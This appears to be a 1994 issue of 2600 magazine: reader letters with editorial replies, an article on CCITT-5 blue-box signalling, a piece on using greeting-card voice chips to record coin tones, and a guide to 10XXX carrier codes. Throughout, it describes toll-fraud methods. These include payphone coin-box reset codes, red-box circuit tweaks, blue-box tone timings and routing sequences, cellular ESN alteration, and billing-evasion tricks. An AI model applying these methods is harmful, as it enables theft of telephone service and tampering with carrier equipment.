Dear *2600:*

I've just started reading your mag. It's pretty good. I thought at first it would be infantile skater crap. But no! It's well written and really professional in its attitude.

I've found something interesting at two payphones at a nearby restaurant. Both payphones can make long distance directory assistance calls toll free! You know, area code plus 555-1212. These are Wiltelco 6000 models using AT&T long distance. Using the 800 number on page 45 of your Summer 1993 issue, I found both numbers. I won't disclose them now for obvious reasons. Any comments? (The restaurant is right across from a US Sprint operating center.)

Neophyte 1138
Ohio

It's called bad programming. We've seen this sort of thing before where information calls are accidentally (or out of nostalgia) programmed as free calls. The programming is done at the phone in this case, since the phones you describe are COCOTs.

Dear *2600:*

The payphones in the Days Inn at 1630 Canal Street, New Orleans, LA kept returning my quarter for local calls

no matter how long I talked. No complaints, but why is this so? Was it a defect in the phone? It was a Bell phone.

Tim
San Diego

In your case, the problem was most likely mechanical. If this consistently happened with more than one phone, then the problem is definitely - unusual.

Dear *2600:*

Hi. I've been reading your mag for a few issues and I personally think it's the greatest thing in print (next to the First Amendment, but it seems like nobody knows what that is anymore). Anyways, a strange thing happened to me at my local mall. See, they've got these "strange" payphones, which I imagined to be COCOTs. (No telco logos, some generic LD carrier, LED displays that say "DIAL" when you pick up the phone and then a timer of how much time you have left after you insert the money....) I tried out one of the methods for getting an unrestricted dial tone on a COCOT, namely calling a 1-800 number and waiting for them to hang up, then "hissing" in the receiver when it tried to reset. Well, I tried this about three times and it led nowhere, it would just get the "hang up and try your call again" message after the 1-800 hung up, so I left it alone and walked away. About five minutes later, however, I came back to the area and was absolutely shocked to see about six or seven spams (mall cops) hanging around the phones, asking people if they'd seen anyone fooling around or if the phones had been "acting funny". I'm positive nobody saw what I was doing, since it was in a vacated part of the mall early in the morning, and I had my credit card out and faked (quite well in my opinion) that I was making a regular call - fake talking and everything. My only conclusion was that somehow I set off some kind of security measure or something by this activity, or the mall cops were monitoring the phones. Either way, it's scary - has anyone ever heard of a COCOT that monitors calls to make sure they're not "cheated" and lets someone know if they are? Or are mall phones and the like being monitored constantly?

TcP

When you're in a mall, all logic remains outside. Particularly when it comes to security guards. We'd just love to hear them explain why it's against mall policy to hiss into a phone.

Dear *2600:*

I thought you guys might like to know about this. Recently I was watching a coin collector from PTC, and he dialed an interesting phone number before emptying the coin box. The number was #9667, and the cocot will say "Service Entry 14, Collection". You then hit 1 and it will read off the current total of money in the phone, and the amount of money made by the phone since installation. If you hit 2 while the phone is reading the totals, it will reset the current total to $0.00!

Death Adder

The COCOT industry will not sleep well tonight.

Quarter Variations

Dear *2600:*

This letter is regarding the "Quarter" device printed in the Summer 1993 issue. I'm sure you have gotten comments about this before. After building the "Quarter" I noticed that sometimes, the tones would freak out and come out in groups of three (equivalent to a 15 cent piece), and the timing would be a bit out of whack. I did a few modifications to the circuit and came out with something a bit "cleaner". Instead of using a 9-volt battery or three AAA batteries (4.5 volts), I chose to use two CR2025 3-volt Lithium batteries. With 6 volts, it did the job and took up less space. I changed the value of R1 (originally 470 kohms) to equal 460 kohms - the 10 kohms decrease makes a *big* difference in timing and spacing. Since I couldn't find a resistor of that value in my collection, I just used one 240 kohm and one 220 kohm in series. With these simple changes, the "Quarter" became a bit smaller, and the timing error was changed to make the pulses always be 5 (25 cents), and the tones are produced in quicker succession, making it sound more realistic. The only downfall of using the two 3-volt batteries is that the volume is a little bit decreased, but it doesn't make a difference when the speaker is held to the phone.

Kingpin - 617
Boston

Prison Phone Report

Dear *2600:*

I know some ingenious person has the answer to these problems:

1) Our phones in the prison system here in Michigan are quite weird. They are payphone-like in appearance but have no change slot or information printed on the outside of the metal housing. In effect they are those crippled calling-card-only types that you see in the airport. The problem is that they are connected to some weird pulse system that MCI is running just for our incarcerated friends. The system does not require you to dial a zero before your number but an automatic computer generated voice comes on and asks whether you'd like your collect call to be person to person or a plain old garden variety one. It then prompts for your name and tells you to wait while it connects. It then asks the person who picks up the phone on the other end if he or she will accept a collect call from (inserts your recorded voice) and if the answering person pushes 1 in tone mode you get connected. If you listen carefully after you've given your name you can hear other people's pulse numbers as they dial their family or whoever. Is it possible that this system is some combination of tone *and* pulse generated switching? When they first installed this system I found that all I had to do was cover the mouthpiece when it asked me for my name. It would stall for a few seconds and then put me through to the correct party, *but not as a collect call!* For some reason, doing this allowed you to call anywhere in the world *free of charge,* but not the 313 area code where the prison is located. They've since

updated the system so that this little trick won't work.

2) The county jail's phone system is a little different. I'm going to go down there in a little while so I'm hoping someone can figure this out for me. The jail's phones are regular payphones that accept money but don't allow you to use your calling card. I haven't tried dialing 10288 for an AT&T operator, but I *do* know that trying to get an operator the old-fashioned way (0) won't work. You also *can't* call outside the 313 area code. Weird, huh? Any ideas, people?

Oh, by the way, I seem to recall a Usenet newsgroup called alt.illuminati that dealt with the whole New World Order paranoia thing. Hope that helps Almost Anonymous.

Wog

The phone system uses pulse dialing to get to the MCI automated operator. Perhaps some paranoid prison official thought inmates could hit touch tones and accept their own collect calls, so they disabled the touch tones. In any event, the pulse system has got nothing to do with MCI - it's simply how your call gets placed by the local company. There are an almost unlimited number of possibilities with your county system - 800's, 950's, carrier access codes, collect calls, green box tones from the called party, maybe even black boxes if you're in a primitive area. If you do manage to get an operator, the trick is to make sure she doesn't see the class of service, which is undoubtedly showing up as a prison phone. It's not easy and it's different in every area.

Government Data

Dear *2600:*

I just bought the Autumn 1993 *2600 Magazine*. I love it!

Maybe I am too "old" to be a real hacker (I am 46) but I am very close to this world, being a programmer involved in the computer security field (Access Control, Passwords, etc.). I just heard recently that President Bill Clinton is a real pusher of the information superhighway technology and there is a BBS system - an email front end line to the White House. Can you please provide me with this number to send messages and to be in touch with these folks?

AO
Arizona

It's not exactly a BBS. It's a way to send feedback to the government over the Internet. The addresses are president@whitehouse.gov and vice.president@white-house.gov. Don't think for a second that this mail will ever be read by its recipients. Don't believe either that you can remain anonymous on the net. If you're real lucky, you'll get a form letter back.

Cellular Chatter

Dear *2600:*

The Autumn 1993 article on "More Cellular Fun" started out good but it was soon obvious Judas Gerard didn't know all that he was talking about. The Uniden phone uses a BR93C46 located in an eight pin socket to store the ESN. On the CP1200 it's located at IC107 next to the firmware. The only downfall with Uniden phones is that you need a Uniden "NAM writer" handset to change the MIN to math the ESN.

I should be writing an article soon on converting the standard handset into a "NAM writer". On the Motorola the patch kit does exist and makes editing the ESN a snap. On the older Mitsubishi the ESN is able to be edited from the keypad.

I would not recommend trying to do an ESN change on phones newer than 1992. Most new phones have a habit of destroying themselves, especially Motorola and NEC phones.

Tech-No Wiz
Columbus, OH

More Corporate Outrage

Dear *2600:*

It has come to our attention that you have published one of our business marketing 800 numbers in your quarterly and also in a hacker's bulletin board. The number you published is 1-800-775-55XX.

Our service is a commercial caller identification which operates throughout North America and provides needed information to law enforcement agencies and major businesses.

By publishing one of our lines as a novelty number to call for "fun", your disclosure is causing wasted time by our staff and costing not only their time, but also the long distance fees we pay while our lines are in use during your subscribers' games.

You are hereby given notice to *cease and desist* the publication of our business number, immediately remove it from bulletin board postings and, in the bulletin board, publish the posting that an 800 number had been published by your service which demonstrates commercial caller identification service and is not to be called for entertainment or curiosity purposes and that such calls may create civil and/or criminal prosecution for interference with interstate telecommunications.

You are also hereby notified that all calls to this number are being identified and callers will be contacted regarding their abuse of this number, and your company will be invoiced for the call activity at a rate of $1.00 per call.

We hope in the future you will take more precautions when encouraging your readers to entertain themselves by disrupting business services.

James E. Walker
President
Tel-Scan
2641 N. Taft
Loveland, CO 80538
(303) 663-1703
FAX (303) 663-1708

If this isn't the height of arrogance and condescension, we may never know what is. First off, guess what? We didn't even publish your stupid 800 number! In fact, we just protected your valuable seven digit goldmine by blocking out part of it. We'll await your letter of thanks. Next, what appears on our voice

mail system, which we assume to be the hacker bulletin board you mention, is entirely legal. If somebody posts an 800 number there, we are under no obligation whatsoever to erase it. We don't allow codes or credit card numbers because they can be used to commit fraud. Calling an 800 number is not, by any stretch of the imagination, an instance of fraud. However, if you try to bill someone for calling your 800 number, you will be the one guilty of fraud. If a person repeatedly calls your number after being asked not to, it's a clear case of harassment. But that's not what you're talking about here. You've got one hell of a nerve assuming that our readers do nothing but make frivolous calls and disrupt communications. Our readers have designed systems like the one you use and, if you weren't so stuck up, you might have actually gotten some real, legitimate customers out of this unique group of people. Since you've made your feelings about them so clear, we fervently urge our readership to never do business with this company. That should make us all happy.

Individual Outrage

Dear *2600:*

I just don't understand why the hack/phreak community has anything to bitch about when it comes to getting busted by the law enforcement. I am a published author of a book *Con-Artist Games On You.* I have started a second book named *The Underground Road Map Through Cyberspace.* The edition will present the point of views, lives, religion, morality, of both the law enforcement (cyberangers) and the hack/phreak Americans. So far I have had very little response from the H/P community. The only group here in Phoenix, the NSA, has offered some information.

As it stands, the American public perception of H/P people are Snotty Nose Spoiled Little Brats that are a menace to society, and should be spanked or locked up in a reform school. With this brand, it would seem logical the H/P would jump at the chance to give their viewpoints out. Maybe their I.Q. is not high enough to accomplish this? Maybe they are brain dead, due to their computer has done all of their thinking. For some reason, they are only talking among themselves and not to the public where it counts the most.

I myself have put my *ass* on the line! I live in the land of gestapos. This includes Gail Thackeray (also known as the Hacker Tracker), the deputy processing attorney for the State of Arizona. Thackeray is responsible for many convictions brought about, due to Operation SunDevil during 1990. By showing any consideration toward the evil hack/phreak/pirate community, you are labeled an enemy of the state. I am probably at the top of Thackeray's list. We also have a *bad ass* cyberanger from the International Association of Computer Investigative Specialists Howard Schmidt. Thank *God* I am an author and have the First Amendment on my side (so far).

It just upsets me to think that these so-called chicken-shit hackers/phreakers are hiding in the safety of their bedrooms doing a lot of *big talk* (that is all it is) and not willing to fight for freedom in cyberspace. So, as the American public passes more and more laws that will have a damaging effect on the H/P community, they sit there, with their thumb stuck up their ass.

If any of your readers would like to respond to the comments made here, they are able to reach me at 6611 W. Peoria Suite 5-111, Glendale, AZ 85302 or my BBS (602) 846-4470 Fido 1:114/191. I don't need to hear their lame bullshit crap on how good of a hacker/phreaker they are by the things they have done or can do. As far as I am concerned, it is not a fact until I see it with my own eyes. I am interested in any newsletter, stories of people being busted, authors of real hacker programs, etc.

I hope you respond to this open invitation to make a difference in cyberspace. If not, then you have only yourselves to blame.

Richard Finch
Computer Justice
Glendale, AZ

Forgive us for saying this but maybe you're going about this the wrong way. You need to be more confrontational. If you keep being so nice to us, we're liable not to respect you at all.

By the way, Thackeray hasn't worked for the State of Arizona for years. You can sleep easy now.

Exiled Hacker

Dear *2600:*

I've written to commend you for continuing your publication for so long. I myself used to be involved with things you print about. Unfortunately, I was another unlucky character who got caught by the law. It was also very tempting to begin again after I got your most recent issue, but thought twice and decided against it. However, I will continue to read your publication and hope you continue to print it.

Ares
Hacker's Hospice
(1986-1989) RIP

Please give yourself some credit. You don't have to engage in illegal activity to be a hacker. As long as you keep an active interest and imagination, you'll be a compatriot.

Pointers

Dear *2600:*

Regarding the letter in the Autumn issue seeking a BBS with information on the New World Order, there are a number of sources available (besides your local library). Try Logoplex BBS (804) 741-9671. There used to be a BBS dealing especially with the NWO run by William Cooper, an ex-Navy Intelligence officer, who currently has a shortwave radio program on WWCR (World Wide Christian Radio) broadcasting from Nashville. The show occasionally gets "bumped" or edited, even in the middle of the program and the broadcasting tower was burned down last spring but has been rebuilt. This is how much certain parties would like to discourage this information from being made available. Get it while you can. Also, if you

haven't read it yet, find "Privacy for Sale" by Jerry Rothfeder.

Trout

Fighting Back

Dear *2600:*

Here's one for your Atlanta phreaks!

Sitting in my midtown apartment one recent afternoon, trying to come up with someone or something to phreak, the perfect invitation came in straight through *my* phone.

The phone rang, I answered, the caller said nothing, then hung up after about 20 seconds. Well, I've had Caller ID for a couple of months now so I checked the box to see who it was. It was 404-572-6400. I also noticed that I had gotten many hang-up calls (no message on my machine) from that general number range, 6400 to 6450, in the past few weeks.

Well, if someone calls me a bunch of times (16 to be exact) and hangs up I consider it a challenge. I called that number and several others in that range and I would always be connected to some type of device that would just sit there for about 30 seconds then disconnect. Finally, it occurred to me that I was calling into some system's outgoing trunk group and that the device was not really answering but accessing an outward trunk and waiting for a dial tone. Well, I gave it a dial tone from one of my archives of cassette tapes. Guess what? It didn't hang up this time but started dialing. At this point I decided to connect my Radio Shack DNR (dialed number recorder) to see what it was the device was calling. It would dial a different number every time, sometimes even ten digit toll numbers, but they always started with a "9".

I was still puzzled as to what had been dumped on my doorstep just waiting to be ripped open. I decided that the trunk must be a Centrex line because what else would be dialing a "9" towards the local CO?

Now it was time to let the mystery call get answered. I went through the sequence and, after the device had dialed a number, I played a ringback tone from another one of my archived tapes. Nothing happened. It just kept listening to the ringing tape. After about seven rings it would hang up. And if I played a tape of a busy signal or reorder it would hang up immediately.

Well, I thought, maybe it's looking for a voice answer. So after two rings I said "Hello". It took the bait! Immediately someone came on and said, "This is Joe-Bob from the *Atlanta Journal and Constitution* and I'd like to tell you about a subscription offer...." I now had it pegged - the device is an auto dialing system that randomly calls numbers, waits for a ring and a voice answer, then connects to a sales operator so that they don't have to do the dialing and they never get a busy or no answer!

The time that it called me with no one there must have been an occasion when the sales operators were too busy to get my connected call. Pretty slick gadget! But the sales operators sure are surprised that *I'm* always the person who answers no matter what number their system calls! I just act like it's the first time I've gotten a call from them, but they sure act funny when they recognize my voice.

Now I've found ways to get through to the sales operators without using the tapes. The calling system has a wide allowance for dial tone and ringback frequencies. If you press the 1 and 2 buttons together on most touch tone phones you get a single 697 Hz tone. The device accepts this as a valid dial tone. The device doesn't really wait to hear a ringback tone but will connect to the sales operator after hearing any spoken voice, as long as it *doesn't* hear a busy signal or SIT (special information tone - doo-dah-dee....). All this can be done from any telco payphone.

What's next with this thing? First I'd like to know what it's called. And, since most Centrex lines have call transfer and three-way calling, there must be a way to go in, then get back out through their system. Any ideas?

Bellsouth Baboon
Atlanta, GA

It isn't necessarily a Centrex system. After all, many phone systems require a 9 to get out. Apart from that, we must compliment you on an ingenious hacking expedition. If we learn more about this kind of thing, we'll pass it on.

Governmental Suggestion

Dear *2600:*

Just wanted to drop you guys (and gals?) a line and say thanks for publishing such informative stuff. My friends and I look forward to every issue. It seems that your publication is fairly popular here in Fort Worth, Texas, as it is usually sold out. Looks like we may have to subscribe!

After reading the article "Congress Takes A Holiday", and reading further, finding "Bookstore Trouble", you may have, unknowingly, made a very good suggestion. I do not know what this would cost you, but here goes. Why not send a copy of *2600* to every congressman each quarter? If not to *every* one, then how about to the "troublemakers"?

It may not give any of them a clue, but it just might open up their minds. And, yes, I'm not holding my breath! Do you know of any potential meetings taking place in the Dallas/Fort Worth area?

Randy815@Dallas

We just started Dallas meetings - look for details on page 46. Sending issues to congressmen is an interesting idea. We'd like to get more input on this.

Phiber Parallel

Dear *2600:*

Your editorial on the fate of Phiber Optik was dead-on. Your statement that "Basically, they succeeded in sending a few friends to prison for trespassing" sent a chill of recognition down my spine. A few years ago, after getting off a late shift, a friend and I were arrested while walking alongside some railroad tracks owned by Southern Pacific. The short version of our story is that the sheriffs had nothing better to do, and needed a "big" arrest for their records, so they charged us with *felony* attempted train derailment. They stole personal

(continued on page 40)

Blue Boxing Revisited

A CCITT SYSTEM #5 INTERPRETATION

by Kevin Crow

This article will attempt to teach the reader basic CCITT-5 International signalling. More technical readers may enjoy reading the original CCITT-5 "RedBook", and can use this as a supplement.

During the time I've been working on this article, the ITU has changed the names of a few departments. CCITT is now known as the ITU-T, however for the sake of avoiding any coining in terms, I will still refer to the signalling as "CCITT-5", or "C5".

CCITT-5 signalling is still known as the international signaling standard. CCITT-5 is related to R1 signalling, a substandard used from within North America. A highly stripped down version, R1 doesn't include any trunk signalling involving 2400Hz, and I won't be discussing it in this article. R2 Signalling, another substandard, is widely used in Europe, however I will not be covering R2 signalling in this article.

I have heard over and over again that C5 is no longer available for use in the United States, "since being the well-advanced country that we are" we have moved on to bigger and better things, such as CCIS, and eventually SS7, and its Digital Hysteria. I find it amusing that the UK has had ISDN for far longer than we have, I still prefer vinyl over CD's, and I've been able to get near-perfect connections with C5 that sound *better* than the new stuff (although this is strictly medium dependent, it's still worth mentioning). The reason I am addressing this issue is simply to remove any sort of beliefs you might have because of AT&T's propaganda over the years — boxing is possible from *anywhere.*

Back in 1976, when CCIS started hitting the scenes, there were many problems that immediately crept up. AT&T's breakup in the 80's didn't make the transition phase any easier, and in parts of the new Baby Bells (even today) you can find R1 Signalling. AT&T has since scrapped their implementation of CCIS and is now using SS7 wherever it is possible. Do not let this confuse you however — no matter what switch you're on, or how you're being routed to/through a C5 connection, in most cases you will still be able to signal yourself. On with the show....

C5 signalling is broken down into eleven major groups of Signals. It is with these signals that all the necessary operations and functions are executed for (almost) error-free international switching. For two switches to communicate with each other they require the ability to send signals, as well as receive them. They need to know which signals are being sent, and they need to know what to do with them. For the scope of this article, let us assume that all signals being sent from the originating switch are known as "forward signals", and likewise, all signals being received by the originating switch (or sent by the switch on the other side) are known as "backward signals". Of the eleven signal groups, six are signalled in the forward direction, and the remaining five are signalled in the backwards direction. The dialogue that happens between these two switches is really quite primitive, and therefore can be mimicked with $20 worth of parts, as in the case of the blue box.

Let's take a look at the signal groups:

1. *Seizing Signal* — The seizing signal is sent in the *forward* direction by the *originating* switch. Its purpose is to initiate circuit operation at the incoming end of a circuit. It "seizes" the equipment for switching the call.

2. *Proceed to Send* — This signal is sent *back* in response to the seize, and indicates that the equipment is now ready to receive the numerical set of signals.

3. *Start-of-Pulsing* — Also known as (KP). The KP signal is a *forward* signal. KP is actually broken down into two types of signals. KP1 is "terminal", that is, it is used in placing *domestic* calls. The KP2 signal is a "transit" signal, and is used in International Signalling. The purpose of the KP signal is to prepare the incoming switch's registers to let it know what kind of

call it will be handling.

4. *Numerical Signal* — This signal is also a *forward* signal, and it provides the information necessary to effect the switching in the desired location. The numerical signal includes the actual phone number of the desired location, as well as some extra information that will be discussed later on.

5. *End-of-Pulsing* — This is also known as the ST (start) signal. It's a *forward* signal, and its purpose is simply to show that there are no more numerical digits to follow. In a sense, at this point, the call has "started switching".

6. *Busy-Flash* — This is a *backward* signal, and it is sent to the outgoing exchange to show that a) the route or b) the *called* subscriber is busy. The International Transit exchange sends this signal after the register association to indicate that there is congestion at that exchange, or the appropriate outgoing routes. This signal is optional if there is congestion beyond that exchange. Upon its receipt, there is usually an indication to the outgoing operator or to the calling subscriber that causes the sending of a clear forward signal by the outgoing exchange to *release* the connection. This signal is never supposed to be sent after an answer signal, and only after a proceed to send signal (see below).

7. *Answer Signal* — Another *backward* signal, this one is sent to the outgoing exchange to indicate that the called party has answered the call. In a semi-automatic working, it also has a supervisory function, that is, it begins the initiation of watching over the connection. In automatic working, it is used to a) start metering the charge to the calling subscribe, and b) to start the measurement of the call duration for accounting purposes. Receipt of this signal also permits discrimination between the busy-flash and clear back signals. It also must never be sent after a busy-flash signal (see below).

8. *Clear Back* — Obviously a *backward* signal, it is sent to the outgoing exchange to indicate that the called party has cleared, or "hung-up". In semi-automatic working, it performs a supervisory function as well, and must not permanently keep the speech path from being open at the exchange. In automatic working, if the calling party has not cleared within one or two minutes of the clear back signal, arrangements are made to clear the connection, stop charging, and stop measurement of the call duration. It should also only be sent after the answer signal.

9. *Clear Forward* — This signal plays a very important role in both exchange signalling, and blue boxing. In exchange signalling, it is sent at the end of a call a) in semi-automatic working when the operator at the outgoing exchange pulls her plug, or if an equivalent operation is performed and in b) automatic working when the calling subscriber hangs up or otherwise clears. It is *also* sent after the receipt of the busy-flash signal by the outgoing exchange and when there is a forced release of the connection, or when an abnormal release of an outgoing register occurs. The clear forward signal must be acknowledged by a release guard signal under all conditions of equipment, including its idle condition (blue box enters, left stage). It also may be sent from an outgoing end at any time to initiate the release of a circuit. It is completely overriding, and it will break any other signal sequence.

10. *Release Guard* — This is a *backward* signal, and is sent in response to a clear forward. It also serves to protect a circuit against subsequent seizure. It will do so as long as disconnection operations (controlled by the reception of the clear forward signal) have not been completed at the incoming end.

11. *Forward Transfer* — The forward transfer signal is sent to the incoming exchange when an outgoing operator wants the help of an inward operator at the incoming exchange.

You may have already noticed a few laws that must exist in order for this whole procedure to work. These "laws" are known as the "Signal Code". I will spare you the boring drudgery of these laws, and will not go into too much detail, except where is needed.

General information on Signal Code

In the early days, you may not have

heard much about the 2400 Hz signal behind the famed 2600 Hz signal, since most people were boxing domestically from within the US using R1. The 2400 Hz signal plays a very important role in international signal-coding arrangement, and for reference is known as frequency f1. 2600 Hz is known as frequency f2. These signals may be transmitted individually or in combination. With today's high-technology DSP's and signal generators, there is no reason at all why these signals should be transmitted individually. Yet, the specs allow for them (an example of drudgery). The purpose of these *two* tones being played in tandem (no pun intended), or simultaneously, is to increase the immunity from what is known as "false release by signal imitation". Hopefully this doesn't include you Amiga lamers. One of the most important aspects of the signal code is what happens when these laws aren't followed, or something goes wrong. In events such as a "double seizing", f1 is seen as being transmitted by both sides. This condition is usually detected, and according to the holy redbook, if it persists attention must be given. Obey your laws.

Finally, the signalling *frequencies* and operating limits. I'm going to quote right out of the redbook, since it's fast, and quick(er). This information may or may not be useful to you:

2.3.1 Signalling Frequencies

2400 Hz (f1) and 2600 Hz (f2). These frequencies are applied separately or in combination.

... stuff cut out

2.4.3 Efficiency of the guard circuit

The signal receiver must be protected by a guard circuit against false operation due to speech currents, circuit noise, or other currents of miscellaneous origin circulating in the line. The purpose of the guard circuit is to prevent:

a) signal imitation. (Signals are imitated if the duration of the resulting direct-current pulses at the output of the signal receiver is long enough to be recognized as signals by the switching equipment);

b) operation of the splitting device from interfering with speech.

To minimize signal imitation by speech currents it is advisable that the guard circuit be tuned. To minimize signal interference by low-frequency noise it is advisable that the response of the guard circuit falls off towards the lower frequencies and that the sensitivity of the guard circuit at 200 Hz be least 10 dB less than that at 1000 Hz.

An indication of the efficiency of the guard circuit is given by the following:

a) during 10 hours of speech, normal speech currents should not, on the average, cause more than one false operation of the f1 or f2 signal circuit lasting more than 90 ms (the minimum recognition time of a signal liable to imitation is 100 ms);

b) the number of false splits of the speech path caused by speech currents should not cause an appreciable reduction in the transmission quality of the circuit.

Note: Since Signalling System No. 5 and V.22 modems (among others things) are using the same frequency, additional tests where speech is replaced by data transmission should be performed so that the connection is not released at the start of data transmission.

... stuff cut out

3.3.1 Signalling Frequencies

[The Publishing "error"]

Freq. (Hz)	700	900	1,100	1,300	1,500	1,700
Digit						
1	*	*				
2	*		*			
3		*	*			
4	*			*		
5		*		*		
6			*	*		
7	*				*	
8		*			*	
9			*		*	
C10				*	*	
ST3P, C11	*					*
STP, C12		*				*
KP1			*			*
ST2P, KP2				*		*
ST					*	*

Simple graph showing forward signal frequencies

A signal shall consist of a combination of any two of these six frequencies. The frequency variation shall not exceed 10 Hz of each nominal frequency.

3.3.2 Transmitted signal level

-7 +- 1 dBm0 per frequency.

The difference in transmitted level between the two frequencies comprising a signal shall not exceed 1 dB.

...

3.3.3 Signal duration

KP1 and KP2 signals: 100 +- 10 ms

All other signals: 55 +- 1 ms

Interval between all signals: 55 +- 1 ms

Interval between cessation of the seizing line signal and transmission of the register KP signal: 80 +- 10ms

3.3.4 Compound signal tolerance

The interval of time between the moments when each of the two frequencies comprising a signal is sent must not exceed 1 ms. The interval of time between the moments when each of the two frequencies ceases must not exceed 1 ms.

...

Now that you've seen the laws behind C5 signalling, you may be interested in knowing that there are some interesting switch "characteristics" that become apparent when you break some of them. Crossed-lines, and "dropping in" on conversations have been known to occur during such errors. There is a wide variety of non-dialable numbers that become "dialable", operators who actually know what they're talking about can be reached, and other random phreaks of nature have been known to occur.

Earlier on I sketched out the plans for the "numeric" digits, but never went into much detail. Some countries have additional digits in their numeric field to represent different situations that occur. For instance, during a time of war, or serious network congestion, there are usually open connection paths that are accessible through special routes. Other countries have devised ways to allow for international dialing via KP1 routes (perhaps for lower level compatibility reasons, or accounting). Oftentimes there is an additional routing number that can provide extra security for abused [MCI] networks. Having additional routes also allows companies to use a variety of pathways for connecting calls (cross-Atlantic, satellite, copper, fiber, etc). I have heard rumors that indicate a formula exists for locating "important" customers to make sure they're routed through the cleanest way possible. If you're getting a 1.5 second delay on your conversations, perhaps you should find another way.

On the whole, countries must have a continuity in signalling, otherwise we wouldn't be able to communicate. As in the case of the metric system vs. America, there exist differences even in signalling (however minute). The actual routes involving operators, and operator-assisted calls, vary (Code 11 vs. 121) but overall the damned thing works out pretty well. I don't expect CCITT SS5 to disappear anytime soon.

Now that you've learned a little about what's been going on for the last couple of decades, you may be interested in learning a little more about the way things work firsthand. Even without a box to generate tones, you can do a few things simply with the hookswitch of your telephone (those of you with 3-way calling may experience a little difficulty with this experiment). Below are a handful of 800 numbers that are available to citizens of foreign countries while they stay in the States. These have been termed "country direct" numbers, and can be found by dialing 800 information, or by speaking with the international division of AT&T.

Belize: 235-1154
Brazil: 344-1055
Chile: 552-0056
China: 532-4462
Costa Rica: 252-5114
El Salvador: 422-2425
Germany: 292-0049
Greece: 443-5527
Guam: 367-4826
Hungary: 352-9469
Indonesia: 242-4757
Macau: 622-2821
Malaysia: 772-7369
Portugal: 822-2776
Panama: 872-6106
Uruguay: 245-8411
Yugoslavia: 367-9841 (having trouble)

If you actually make a call into one of these countries, one of the first things you will hear is a C5 Supervisory signal. Have the person at the other end experiment with the hook switch (make sure they don't hang up for more than a minute or so). You will actually hear the supervisory signals going off and on.

As in the case of the blue box, people have been able to trick switches into

thinking that they were another exchange somewhere off in the distance. This is basically accomplished by dialing through a C5 connection into another exchange (which is what happens when you dial those 800 numbers), and sending a *clear forward* signal. This will bring the switch out of *idle* mode (or whatever mode it was in). It will respond with a *release guard* signal notifying the boxer to proceed. The boxer then sends a *seize* signal, and again gets a response with a *proceed to send* signal. This is usually the hardest part for the boxer, since timing here is very critical. Countries differ in timings and sensitivity, so usually what works for one country won't for another. The *clear forward* sent by the Boxer usually consists of 2600Hz+2400Hz for 110-150 Milliseconds, followed by a *seize* of around 150-400 ms. Simply seizing a trunk on the other side isn't enough, however, since the boxer must also know the correct routing to get the calls through. Typically, International "transit" routes are of the most interest, and the boxer may send a traditional KP2 (indicating international call) + Country Code + 0 (for good luck) + City Code (or Area Code) + number + ST. Signalling numbers like KP2 12 415 121 ST will get them to an AT&T Inward operator, whose job is to talk with other operators and settle business by voice if it's not possible via direct routing. Alliance Teleconferencing used to be a big thing in the past, and is still dialable today via blue box.

I am not happy to say that blue boxing has gone into the wrong hands. Like all good tricks, they eventually become harder and harder to do until eventually they disappear — well, almost. Kids from all around the world have used the blue box for their own amusement, making calls to girlfriends they'll never meet, and to "warez" boards to do some software pirating. Even the great people who were at Apple Computers have been known to have played their part in releasing the beast. Now that the technology has fallen into the lower echelons, countries have had to make adjustments to their systems to combat these problems. The German Telecom has spent many marks on British Telecom "filters" that they've placed on C5 connections to try and stop some of the chaos — nice try. (The Germans have already figured out long ago that the systems on the other side will actually perform just fine out of spec, and, for example, instead of sending a 2600Hz or a 2400Hz signal, they'd send a 2650Hz or a 2450Hz - right out of the filtering bands.)

Slowly things are going towards SS7, and the signalling is disassociated. By the time C5 is completely scrapped, there will probably be new ways to approach this blue box mystique. I haven't even begun to cover R2 signalling which yields much more fascinating results, (faking ANI, billing to others) but, unfortunately, it is out of the scope of this article. Maybe next time kids.

A GIFT FROM HALLMARK

by Bernie S.

My heart's out to Fyberlyte for his efforts on The Magical Tone Box article in the Winter 1993-94 issue of *2600*. While his efforts deserve plaudits, the week after his article saw print it became obsolete!

Once again, the mass-market consumer electronics industry has succeeded in bringing down the cost of very sophisticated technology to ridiculous levels. Hallmark, Inc. (the greeting card company) has teamed up with Information Storage Devices, Inc. (who makes the chip Radio Shack sells which was used in FyberLyte's project) to produce the "Talking Greeting Card".

For a mere $7.95, you can buy a completely assembled digital audio recording device (complete with speaker and microphone) built into a greeting card. The idea is to record your 10 second voice greeting on the card and mail it to the person of your choice. The possibilities abound....

If you take the card apart, you'll find a plastic and cardboard frame inside containing a tiny 1" square circuit board, four 1.5V watch batteries, two switches, a piezoelectric microphone, and a decent 1.5" 16-ohm speaker. This is basically the same thing FyberLyte took pains to gather parts for and assemble, except it is *much* smaller, *much* cheaper, and ready to go!

My hacker friends and I have removed these modules and concealed them inside all kinds of unlikely containers: a chewing-tobacco tin, a Zippo lighter, a dental floss dispenser, even a coat collar! The voice-band fidelity is quite good, and it's excellent for recording (and playing back) ACTS coin-deposit tones, Sprint voice FONcard codes, call-progress tones, telco recordings, etc.

Thank you, Hallmark, for "caring enough to send the very best" in a cheap, accessible, and readily hackable device!

10XXX

by The Prophet

One of the most misunderstood and unused features of the post-breakup telconet is the tenex code (also known as 10-XXX code). Since there are very few tenex codes that work in all areas of the country, I have included only a very brief list of common tenex codes to get you started.

Tenex codes were instituted after the AT&T breakup in every RBOC in the vicinity of 1984-1985, and are continuing to be instituted in the non-RBOC (independent) areas of the country. In every area that has "equal access" long distance service, tenex codes are available. Your telco will tell you if you have equal access, but they will not give you a list of tenex codes for your area - you have to get those from your long distance carrier or by scanning.

A tenex code is useful because it permits you to use a long distance carrier other than the one that is primarily assigned to your account. For example, if Deathstar Ltd. is your primary long distance carrier, and you prefer to use Pizzacomm, you could dial Pizzacomm's carrier access (tenex) code in order to use Pizzacomm for the long distance call. This is useful if Pizzacomm has a lower rate to where you're calling, for example, or if you need to circumvent Deathstar for some reason. This is also useful if you need to access a number in the 0700 area for a service (such as a conference calling service) available only through Pizzacomm and not Deathstar. Calls placed through tenex codes are billed by your RBOC; however, if you use an obscure carrier (such as a carrier which usually deals only with COCOTs), sometimes you will not be billed for the call (the long distance carrier has to pay your RBOC to bill the call for them). Also, it can occasionally take a year or more for the call to be billed - it's usually several months.

Of course, there are many other uses for it. For example, some PBX's will block calls to a 1AC, but will not block calls to a tenex+AC. Also, it's useful to use the AT&T tenex when red boxing in some areas, to circumvent the RBOC and go over the AT&T network (which can be boxed when the RBOC cannot be), and in some very small telcos, it's possible to dial a tenex+ACN on a payphone and not be billed for the call.

